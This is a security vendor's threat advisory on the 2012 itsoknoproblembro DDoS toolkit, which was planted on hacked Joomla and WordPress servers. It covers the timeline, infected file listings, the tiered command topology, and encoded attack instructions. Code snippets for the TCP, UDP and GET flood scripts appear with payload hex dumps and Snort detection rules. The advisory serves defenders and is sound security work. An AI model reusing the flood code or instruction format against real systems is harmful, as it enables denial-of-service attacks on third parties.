



THREAT: *itsoknoproblembro* “BroDoS”

GS1 ID: 1054

Risk Factor - High

OVERVIEW

Throughout the fall of 2012, a very public distributed denial of service (DDoS) campaign emerged that targeted multiple sectors with unprecedented levels of malicious DDoS traffic. The attacks made use of thousands of compromised web servers and a multi-tiered attack-and-control topology.

Unlike traditional botnets that rely on infected workstations, this toolkit utilized an advanced booter script suite that made use of hacked web servers. The use of web servers allowed the attackers to harness greater bandwidth with fewer infected machines.

The web servers were compromised through the exploitation of publicly known web application vulnerabilities in multiple applications. Analysts discovered instances of this toolkit in compromised web applications such as Joomla, WordPress, AWStats, Plesk, cPanel, phpMyFAQ and numerous others.

Attackers made use of vulnerabilities within outdated versions of the applications or exploited public vulnerabilities within third-party plugins or themes. Some of the common vectors were the Joomla Blue Stork theme vulnerability, and the WordPress TimThumb vulnerability. Attackers made use of SQL injection (SQLI) vulnerabilities, Remote File Inclusion (RFI) vulnerabilities and Remote Code Execution (RCE) vulnerabilities in order to drop PHP shells and file uploaders onto the web servers. Later, this approach matured into a specific file that allows for execution of dynamic code on the compromised server.

Oftentimes servers that contained the *itsoknoproblembro* toolkit showed evidence of multiple points of compromise and were being used for multiple malicious purposes, such as spam and phishing. This outcome indicated that the malicious actors behind the attacks were either making use of previously compromised web servers that they were able to identify, or they coordinated with other hacker groups to pool a large number of hacked servers to push out the *itsoknoproblembro* toolkit. Whichever the scenario, the end result was a large number of zombied web servers that were able to generate in excess of 70Gbps of DDoS traffic at their peak.

A case study of the *itsoknoproblembro* toolkit is available in the Prolexic Q3 2012 Global Attack Report located at <http://www.prolexic.com/attackreports>.

ATTACK ACTIVITY TIMELINE

The timeline below demonstrates the progression of DDoS attacks enabled by *itsoknoproblembro* across targeted industries during 2012. First, the financial industry was targeted in January of 2012, as Prolexic observed attack signatures that resembled *itsoknoproblembro* traversing its network. The attribution of the attacks in January and February were based on open-source intelligence (OSINT) research, the timestamps of file creation dates on bRobots and an analysis of attack signatures. After April 26, the attribution was confirmed based on the analysis of attack instructions extracted from the logs of compromised web servers.

itsoknoproblembro: attack timeline





Figure 1: The *itsoknoproblembro* attack timeline began in January 2012 and struck several industries.



* Based on OSINT and observed attack signatures. No attack instructions observed.


** Based on attack signature. No OSINT observed.

The screenshot below from Pastebin.com indicates that *itsoknoproblembro* was a publicly circulating toolkit at least as early as January 11, 2012.



Untitled
BY: A GUEST ON JAN 11TH, 2012 | SYNTAX: **NONE** | SIZE: 3.27 KB | HITS: 5,069 | EXPIRES: NEVER
[DOWNLOAD](#) | [RAW](#) | [EMBED](#) | [REPORT ABUSE](#)

 1
 3



“BEST CRUISE LINE OVERALL”
FOR 9 CONSECUTIVE YEARS
TRAVEL WEEKLY READER'S CHOICE AWARDS

BOOK NOW

```
1. <?php error_reporting(0);
2. $base = dirname(__FILE__)."/";
3. function stoped() {cmdexec("killall -9 perl;
4. killall -9 perl-bin;
5. killall -9 perl-cgi;
6. ");
7. unlink($base."start.php");
8. unlink($base."f1.pl");
9. unlink($base."run.pl");
10. unlink($base."startphp.php");
11. print "<stopcleandos>Stop & Clean</stopcleandos>";
12. apache_child_terminate();
```

Figure 2: *itsoknoproblembro* was a publicly circulating toolkit as early as January 11, 2012.


On a Russian-language blog, an author discussed helping a friend who had a web server compromised and participating in a DDoS attack campaign. Shown below is a screenshot of a translated version of the blog, which identifies `indx.php` as being involved in an attack taking place on January 12, 2012.

January 13 at 15:25

DDOS-bot walks on PHP servers

Information Security *

Today, about two in the morning, when I wanted to go to sleep, I was in Skype was written by one of his acquaintances. Last year, I helped him manage some of its servers. At such a late hour, he wrote that the network interface on one of its servers fills up, according to the schedule mrtg. I looked, really, I could not even get through to ssh, the server will reboot and start the analysis of the situation ...



Analysis of the situation

After rebooting the server, over time, the traffic is back again. Launched iptraf, he showed quite a large number of UDP packets to a single IP-address - "1 i", when I otrezolvil in dns: .com : everything fell into place, obviously the server is ddos. Banned IP in iptables. Looked at top, one of the httpd processes are eaten off 100% cpu, incited him strace, saw all the same familiar address. Since the server has no access_log'ov, and error_log'ah was empty, I turned to the beautiful logs php-module [baxtep](#) ([article on Habre](#)), who writes to log all attempts to execute any command in php interpreter. I did RPMku and always put it on the wards of the servers just for this case. I identified with the naked eye, the name of the script: 12/1/2012 10:46:33 p.m. BAXTEP: CMDLINE system: `killall -9 perl` FILE: / Home / user / Site / htdocs / dir / db / indx.php on line 19 URI: / dir / db / indx.php 01.12.2012 10:46:33 p.m. BAXTEP: CMDLINE system: `killall -9 perl-bin` FILE: / Home / user / Site / htdocs / dir / db / indx.php on line 19 URI: / dir / db / indx.php 01.12.2012 10:46:33 p.m. BAXTEP: CMDLINE system: `killall -9 perl-cgi` FILE: / Home / user / Site / htdocs / dir / db / indx.php on line 19 URI: / dir / db / indx.php code file is available at [the link](#) , I found it in google on line [itsoknoproblembro](#) from a file in Google only one result svezhak I thought, and decided to write about it on Habre.

Figure 3: In this translated version of a Russian blog, `indx.php` is identified as being involved in a DDoS attack on January 12, 2012

In August 2012, Joomla users began to complain on the official Joomla forum about discovering `indx.php` files within their Blue Stork theme directories. Furthermore, these users were complaining of CPU and bandwidth usage on their accounts exceeding their allowed amounts, sometimes resulting in stern letters from their hosting provider or an account suspension.

/bluestork/index.php script is causing HIGH CPU... No idea?

Moderator: **General Support Moderators**

[+ NEW TOPIC](#) [POST REPLY](#) **Page 1 of 1** [6 posts]

Print view		Previous topic Next topic	
AUTHOR		MESSAGE	
NicholasD		Post subject: /bluestork/index.php script is causing HIGH CPU... No idea?	Posted: Thu Aug 30, 2012 1:39 pm
Joomla! Fledgling ★★★★★ OFFLINE Joined: Thu Aug 30, 2012 12:58 pm Posts: 2		<p>Hi there peoples... I unfortunately know next to nothing about Joomla...</p> <p>I have designed my site using Artisteer 3 and just now my Web Server has told me that I must do something about the /bluestork/index.php template file because it is bad script and is causing high CPU usage (100%!!!).</p> <p>I have to change this or my account will be suspended.</p> <p>The exact message from my Web Server was : We have renamed the template index.php file as /home/globalw/public_html/mindfieldrecords.net/Joomla/administrator/templates/bluestork/index.php.blocked as it was taking high CPU. Contact the template vendor and try to use a different template which has less CPU impact.</p> <p>Does anyone have any suggestions to deal with this?? I am using Joomla! 1.7.0.... Do you think this could be solved by upgrading to Joomla! 2.5???</p> <p>Thanks so much if you can help....</p>	
Top		PROFILE	

Figure 4: A Joomla user reports unexpected CPU usage at <http://forum.joomla.org/viewtopic.php?f=619&t=740930>.

ANALYSIS OF BROBOTS

The image below is an example of a compromised server that was infected with rp.php, indx.php and startphp.php. This particular bRobot was observed engaging in active attack campaigns. The screenshot shows the timestamp of indx.php, which indicates the file was placed on the server on January 12, 2012. Post.pl was observed being accessed and engaging in a POST flood on February 22, 2012, and get.pl engaged in a GET flood on April 26, 2012. The POST flood went to a site that appeared to be fake and was hosted at TELECOM FEED IRANIAN Co. (Private Joint Stock).

[_notes]	DIR	05.05.2009 23:28:47
aaa.php.gif	541.74 KB	06.09.2011 08:10:45
get.pl	1.35 KB	26.04.2012 20:30:51
hagbard.jpg	4.31 KB	31.08.2008 21:49:48
indx.php	3.27 KB	12.01.2012 12:56:32
muhacir.php	622 B	23.02.2012 17:44:51
pic.php.gif	1.52 KB	06.09.2011 08:10:12
post.pl	1.58 KB	22.02.2012 08:11:41
pr.txt	337 B	26.04.2012 20:30:51
rp.php	4.82 KB	26.04.2012 20:29:55
run.pl	6.25 KB	26.04.2012 20:30:51
startphp.php	1.42 KB	26.04.2012 19:34:28
test2.php.png	62 B	06.05.2009 18:14:43

Figure 5: The timestamp of indx.php shows that it was placed on the server on January 12, 2012.

ANALYSIS OF ITSOKNOPROBLEMBRO TOOLKIT FILES

Some of the *itsoknoproblembro* files have multiple iterations. The Prolexic Security Engineering and Response Team (PLXsert) analyzed the versions found most frequently during our research into compromised Tier-1 servers.

- **amos attack script:** Evaluated PHP code executed to begin POST flood
- **classfile2.php (example):** Password-protected file uploader
- **define.inc.php (example):** PHP evaluated command execution
- **indx.php:** File uploader and infection status checker
- **kamikaze attack script:** Evaluated PHP code executed to begin GET flood
- **startphp.php:** UDP flood script (early version)
- **stcp.php:** TCP flood script
- **stph.php:** UDP flood script
- **stcurl.php:** cURL HTTP flooder (GET floods)
- **rp.php:** Attack script generator (GET / POST floods, requires proxies)
 - **get.pl:** GET flood Perl script generated by rp.php, supports proxies
 - **post.pl:** GET flood Perl script generated by rp.php, supports proxies
 - **pr.txt:** Text file of HTTP proxies

ANALYSIS OF COMMUNICATION

The *itsoknoproblembro* botnet comprises multiple infected web servers that are organized into a multi-tiered topology. Tier-1 infected web servers host the *itsoknoproblembro* botnet, whereas Tier-2 infected web servers push the scripts to issue commands to the Tier-1 servers. The infected servers communicate vertically and horizontally.

Tier-2 servers talk to Tier-1 servers in order to issue attack commands. Tier-2 servers may also communicate with other Tier-2 servers or runners in order to turn the Tier-2 servers into Tier-1 attackers.

In an example attack scenario, a list of infected hosts is sent as an evaluated statement in a POST request within a parameter to a file, such as *define.inc.php*, located on a Tier-2 server. The Tier-2 server then sends the attack commands to the various attack scripts located on a Tier-1 server. The Tier-1 server sends the command to itself repeatedly after it is received, in order to spawn multiple threads and use as many resources on the DDoS target as possible.

The infected Tier-1 web servers receive the commands in the form of GET and POST request parameters. An example of the encoded parameter is below:

```
Attack 1
Unencoded String: 192.168.146.132[#]53[#]1[#]10
Encoded String: N=ZGxIYwR2BP4kAQLhZGZIJIAqAGAoV10kJIAqZG

0000  00 0c 29 3c fe 7c 00 0c 29 fa 70 c9 08 00 45 00  ..)<.|..).p...E.
0010  00 1d f7 ec 40 00 40 11 9c 86 c0 a8 92 87 c0 a8  ....@.@.....
0020  92 84 af 74 00 35 00 09 68 d5 41 00 00 00 00 00  ...t.5..h.A....
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

Figure 6: Encoded parameters used in an attack

The encoded parameter string is sent as a POST request to infected Tier-1 servers, and if the infected server has cURL installed, the server makes repeated requests to itself via a GET request.

The parameter is encoded using a combination of base64, rot13 and byte shifting, and the encoded data is made up of the target IP address, the time length of the attack and the packet size of the flood.

Parameter string

```
192.168.146.1 - - [13/Oct/2012:14:16:15 -0400] "POST /brodos1/stph.php HTTP/1.1" 200 192 "-" "-"  
192.168.146.138 - - [13/Oct/2012:14:16:24 -0400] "GET  
//brodos1/stph.php?action=start&time_s=1350152175&time_e=1350152185&page=N=ZGxIYwR2BP4kAQLhZGZlJl  
AqAGAoV10kJlAqZG HTTP/1.1" 200 192 "-" "-"  
192.168.146.138 - - [13/Oct/2012:14:17:03 -0400] "GET  
//brodos1/stph.php?action=start&time_s=1350152217&time_e=1350152227&page=N=ZGxIYwR2BP4kAQLhZGZlJl  
AqAGAoV10kZwx2JlAqZG HTTP/1.1" 200 192 "-" "-"  
192.168.146.138 - - [13/Oct/2012:14:17:00 -0400] "GET  
//brodos1/stph.php?action=start&time_s=1350152217&time_e=1350152227&page=N=ZGxIYwR2BP4kAQLhZGZlJl  
AqAGAoV10kZwx2JlAqZG HTTP/1.1" 200 192 "-" "-"
```

***ITSOKNOPROBLEMBRO* ATTACK TOPOLOGY**

The diagram below shows a hypothetical topology model that indicates the potential paths of communication between infected Tier-1 and Tier-2 servers, known as bRobots.




Figure 7: Potential paths of communication between infected Tier-1 and Tier-2 servers

SIGNATURES AND ATTACK EXAMPLES BY FILE

The following files and attack signatures can be used to identify the attack and implement the recommended DDoS mitigation.

stcp.php

The stcp.php file is responsible for generating a TCP flood at a specified port and sending a payload of repeating "A" characters. The script accepts both GET and POST requests using a base64/rot13 encoded parameter as an attack instruction.

Instruction

Instruction: 127.0.0.1[#]80[#]1296[#]600

Encoded: NjZGV3YwNhZP4kJIAqBQOoV10kZwx2JIAqAw

Flood Type:

TCP Flood

Code Snippet

```
-----  
@stream_set_timeout($socket,0,1);  
$socket = @stream_socket_client("tcp://$host:$port",$err,$err2,1,  
    STREAM_CLIENT_ASYNC_CONNECT);  
if ($socket)  
{  
    @stream_set_write_buffer($socket, 0);  
    @stream_socket_sendto($socket,$out);  
}  
@fclose($socket);  
-----
```

Payload Sample

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
---- redacted (A * 1296) ---- ← Injected "A" payload (4141)  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
  
0000  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
0010  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
---- redacted (A * 1296) ----  
04e0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
04f0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
0500  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA
```

Recommended Mitigation (Snort Rule)

```
alert TCP $EXTERNAL_NET any -> $HOME_NET 53 (msg:"stcp.php TCP PORT 53 Flood";\  
content: "|4141 4141 4141 4141 4141 4141 4141 4141|"; offset: 0; \  
threshold: type threshold, track by_src, count 5, seconds 1; \  
reference:itsoknoproblembro; sid:100000001; rev:1;)
```

```
alert TCP $EXTERNAL_NET any -> $HOME_NET 80 (msg:"stcp.php TCP PORT 80 Flood";\  
content: "|4141 4141 4141 4141 4141 4141 4141 4141|"; offset: 0; \  
threshold: type threshold, track by_src, count 5, seconds 1; \  
reference:itsoknoproblembro; sid:100000002; rev:1;)
```

```
alert TCP $EXTERNAL_NET any -> $HOME_NET 443 (msg:"stcp.php TCP PORT 443 Flood";\  
content: "|4141 4141 4141 4141 4141 4141 4141 4141|"; offset: 0; \  
threshold: type threshold, track by_src, count 5, seconds 1; \  
reference:itsoknoproblembro; sid:100000003; rev:1;)
```

```
alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"stcp.php TCP Flood pcre - more processor intensive";\  
content: "|41|"; offset: 0; \  
threshold: type threshold, track by_src, count 5, seconds 1; \  
reference:itsoknoproblembro; sid:100000004; rev:1;)
```

```
pcre: "\x41$/" ;\
threshold: type threshold, track by_src, count 10, seconds 1; \
reference:itsoknoproblembro; sid:100000004; rev:1;)
```

stpf.php

The stpf.php file is responsible for generating a UDP flood at a specified port and sending a payload of repeating "A" characters. The script accepts both GET and POST requests using a base64/rot13 encoded parameter as an attack instruction.

Instruction

Instruction: 127.0.0.1[#]80[#]1296[#]600
Encoded: NjZGV3YwNhZP4kIJAqBQOoV10kZwx2JIAqAw

Flood Type

UDP Flood

Code Snippet

```
-----
$out = str_repeat("A", $size);

$socket = @stream_socket_client("udp://$host:$port");
if ($socket)
{
    @stream_set_write_buffer($socket, 0);
    @stream_socket_sendto($socket, $out);
}
@fclose($socket);
-----
```

Payload Sample

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA---- redacted (A * 1296) ---- ← Injected "A"
payload (4141)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

0000  00 0c 29 3c fe 7c 00 0c 29 fa 70 c9 08 00 45 00  ..)<.|..).p...E.
0010  05 2c 21 81 40 00 40 11 6d e3 c0 a8 92 87 c0 a8  .,!.@.@.m.....
0020  92 84 d0 93 00 35 05 18 51 6b 41 41 41 41 41 41  ....5..QkAAAAAA
0030  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0080  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
---- redacted (A * 1296) ----
0520  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0530  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAA
```

Recommended Mitigation (Snort Rule)

```
alert UDP $EXTERNAL_NET any -> $HOME_NET 53 (msg:"stpf.php UDP PORT 53 Flood";\
content: "|4141 4141 4141 4141 4141 4141 4141 4141|"; offset: 0; \
threshold: type threshold, track by_src, count 5, seconds 1; \
reference:itsoknoproblembro; sid:100000005; rev:1;)
```

```
alert UDP $EXTERNAL_NET any -> $HOME_NET 80 (msg:"stpf.php UDP PORT 80 Flood";\
content: "|4141 4141 4141 4141 4141 4141 4141 4141|"; offset: 0; \
threshold: type threshold, track by_src, count 5, seconds 1; \
reference:itsoknoproblembro; sid:100000006; rev:1;)
```

```
alert UDP $EXTERNAL_NET any -> $HOME_NET any (msg:"stpf.php UDP Flood pcre - more processor intensive";\
content: "|41|"; offset: 0; \
pcre: "/\x41$/"; \
threshold: type threshold, track by_src, count 10, seconds 1; \
reference:itsoknoproblembro; sid:100000007; rev:1;)
```

stpf.php - Ethernet

When the stpf.php file sends a flood of As below 60 bytes, the infected machine will append zeros to the payload. The appending of zeros is a result of Ethernet requiring at least 60 byte packets and it is now a function of the toolkit itself.

Instruction

Instruction: 127.0.0.1[#]80[#]1[#]600
Encoded: NjZGV3YwNhZP4kIAqBQOoV10kIAqAw

Flood Type

UDP Flood

Code Snippet

```
-----
$out = str_repeat("A", $size);

$socket = @stream_socket_client("udp://$host:$port");
if ($socket)
{
    @stream_set_write_buffer($socket, 0);
    @stream_socket_sendto($socket, $out);
}
@fclose($socket);
-----
```

Payload Sample

A ← injected "A" payload (4100)

```
0000  00 0c 29 3c fe 7c 00 0c 29 fa 70 c9 08 00 45 00  ..)<.|..).p...E.
0010  00 1d f7 ee 40 00 40 11 9c 84 c0 a8 92 87 c0 a8  ....@.@.....
0020  92 84 87 54 00 35 00 09 90 f5 41 00 00 00 00 00  ...T.5....A....
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

Recommended Mitigation (Snort Rule)

```
alert UDP $EXTERNAL_NET any -> $HOME_NET any (msg:"stpf.php UDP Flood pcre - More Processor Intensive";\
content: "|41|"; offset: 0; \
pcre: "/\x41$/";\
threshold: type threshold, track by_src, count 10, seconds 1; \
reference:itsoknoproblembro; sid:100000008; rev:1;)
```

Stcurl.php

The stcurl.php file engages in GET floods using the base64/rot13 encoded attack string. The flood is stripped down and does not have any headers beyond Host and Accept. From the below code snippet, it is apparent that the file also supports SSL flooding and makes use of cURL libraries.

Instruction

Instruction: 192.168.146.132[#]80[#]1[#]600

Encoded: NjZGxlYwR2BP4kAQLhZGZlJlAqBQOoV10kJlAqAw

Flood Type

GET Flood

Code Snippet

```
-----
$url=$host;
$ch1 = curl_init();
curl_setopt($ch1, CURLOPT_URL, $url);
curl_setopt($ch1, CURLOPT_HEADER, 1);
curl_setopt($ch1,CURLOPT_FOLLOWLOCATION, 30);
curl_setopt($ch1, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch1, CURLOPT_SSL_VERIFYPEER, FALSE);
curl_setopt($ch1, CURLOPT_SSL_VERIFYHOST, 2);
curl_setopt($ch1, CURLOPT_TIMEOUT, 1);
curl_exec($ch1);
// $info = curl_getinfo($ch);
curl_close($ch1);
-----
```

Payload Sample

GET / HTTP/1.1 ← randomized based on subset
Host: 192.168.146.132 ← randomized based on target
Accept: */* ← static value

```
0000  47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a  GET / HTTP/1.1..
0010  48 6f 73 74 3a 20 31 39 32 2e 31 36 38 2e 31 34  Host: 192.168.14
0020  36 2e 31 33 32 0d 0a 41 63 63 65 70 74 3a 20 2a  6.132..Accept: *
0030  2f 2a 0d 0a 0d 0a                                /*....
```

Recommended Mitigation (Snort Rule)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $ HTTP_PORTS (msg:"stcurl.php GET Flood";\
content:"GET"; offset: 0";\
content:"HTTP/1.1|0d0a|Host\: "; \
content: "|0d0a|Accept\: */*|0d0a| |0d0a|";\
reference:itsoknoproblembro; sid:100000009; rev:1")
```

rp.php - get.pl

The get.pl file is generated by rp.php. Get.pl has functionality for generating GET floods and requires the use of a proxy list. An interesting bug that emerges when executing an attack with get.pl is the fact that all of the HTTP headers are repeated three times. This is not compliant with any RFC standards, making detection and mitigation simpler for this particular attack. Also, the url variable only works with http:// and that is placed into the subset—yet another RFC violation to facilitate detection and mitigation.

Instruction

POST Data

method=get&query=bG9uZw==&proxy=127.0.0.1:80,127.0.0.1:8080&target=<http://infostreet.co>&process=10&time=100" <http://127.0.0.1/rp.php>

Flood Type

GET Flood

Code Snippet

```
-----
my \$randstr = \$strings[ rand @strings ];
my $sua = new LWP::UserAgent(agent => 'Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6');
$sua->proxy([qw(http https)] => 'http://'.\$randstr);
$sua -> timeout(0.5);
my $sresponse = HTTP::Request->new(GET => '{ $target } { $query }');
$sresponse->header('Accept' => '*/*',
'Content-Type' => 'application/x-www-form-urlencoded',
'Accept-Language' => 'en-gb,en-us,fr-po,ch-jp,kr-us',
'Accept-Encoding' => '',
'Cache-Control' => 'no-cache',
'Connection' => 'Keep-Alive',
```

```

'Content-Length' => '6666',
'Accept' => '/*/*',
'Content-Type' => 'application/x-www-form-urlencoded',
'Accept-Language' => 'en-gb,en-us,fr-po,ch-jp,kr-us',
'Accept-Encoding' => '',
'Cache-Control' => 'no-cache',
'Connection' => 'Keep-Alive',
'Content-Length' => '6666',
'Accept' => '/*/*',
'Content-Type' => 'application/x-www-form-urlencoded',
'Accept-Language' => 'en-gb,en-us,fr-po,ch-jp,kr-us',
'Accept-Encoding' => '',
'Cache-Control' => 'no-cache',
'Connection' => 'Keep-Alive',
'Content-Length' => '6666');
my \$res = \$ua->request(\$response);
}
-----

```

Payload Sample

```

GET http://infostreet.colong HTTP/1.1 ← randomized based on subset
TE: deflate,gzip;q=0.3 ← static value
Connection: Keep-Alive, Keep-Alive, Keep-Alive, TE, close ← static value
Cache-Control: no-cache ← repeated header
Cache-Control: no-cache
Cache-Control: no-cache
Accept: /*/* ← repeated header
Accept: /*/*
Accept: /*/*
Accept-Encoding: ← repeated header
Accept-Encoding:
Accept-Encoding:
Accept-Language: en-gb,en-us,fr-po,ch-jp,kr-us ← repeated header
Accept-Language: en-gb,en-us,fr-po,ch-jp,kr-us
Accept-Language: en-gb,en-us,fr-po,ch-jp,kr-us
Host: infostreet.colong ← randomized based on target
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6 ← static value
Content-Type: application/x-www-form-urlencoded ← repeated header
Content-Type: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded

```

```

0000  47 45 54 20 68 74 74 70 3a 2f 2f 69 6e 66 6f 73  GET http://infos
0010  74 72 65 65 74 2e 63 6f 6c 6f 6e 67 20 48 54 54  treet.colong HTT
0020  50 2f 31 2e 31 0d 0a 54 45 3a 20 64 65 66 6c 61  P/1.1..TE: defla
0030  74 65 2c 67 7a 69 70 3b 71 3d 30 2e 33 0d 0a 43  te,gzip;q=0.3..C
0040  6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d  onnection: Keep-
